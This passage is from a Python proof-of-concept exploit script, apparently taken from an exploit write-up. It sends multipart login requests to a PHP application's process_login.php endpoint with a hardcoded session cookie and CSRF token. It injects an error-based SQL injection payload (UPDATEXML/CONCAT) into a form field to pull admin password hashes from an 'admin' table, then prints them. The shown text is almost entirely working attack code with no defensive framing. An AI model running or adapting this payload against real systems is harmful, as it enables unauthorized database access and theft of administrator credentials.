        dataList.append(encode('Content-Type: {}'.format('text/plain')))
        dataList.append(encode(""))

        dataList.append(encode(f" AND UPDATEXML(1,CONCAT(0x7e,(SELECT
SUBSTRING(password, {str((j*16)+1)}, 16) from admin ORDER BY username LIMIT
1 OFFSET {i})),1)-- -"))
        dataList.append(encode('--' + boundary))
        dataList.append(encode('Content-Disposition: form-data; name=pwd;'))

        dataList.append(encode('Content-Type: {}'.format('text/plain')))
        dataList.append(encode(""))

        dataList.append(encode("a"))
        dataList.append(encode('--' + boundary))
        dataList.append(encode('Content-Disposition: form-data; name=login_context;'))
```

```

dataList.append(encode('Content-Type: {}'.format('text/plain')))
dataList.append(encode(""))

dataList.append(encode("admin"))
dataList.append(encode('--' + boundary))
dataList.append(encode('Content-Disposition: form-data; name=csrf_token;'))

dataList.append(encode('Content-Type: {}'.format('text/plain')))
dataList.append(encode(""))

dataList.append(encode("5d15c6b0bad5710dc90e8167d0d6d007c5b712f211f961a9d
e7e7522ad362fb0"))
dataList.append(encode('--'+boundary+'--'))
dataList.append(encode(""))
body = b'\r\n'.join(dataList)
payload = body
headers = {
'Cookie': 'PHPSESSID=bvegg8idq60u6gh21cdtf2iurc',
'Content-type': 'multipart/form-data; boundary={}'.format(boundary)
}
conn.request("POST", "/public/process_login.php", payload, headers)
res = conn.getresponse()
data = res.read()
req = data.decode("utf-8")

if bool(re.search(r"~.+\"", req)) == False:
    break
table_name = re.findall(r"~.+\"", req)[0][1:-1]
print(table_name, end="")
i+=1
print("")

```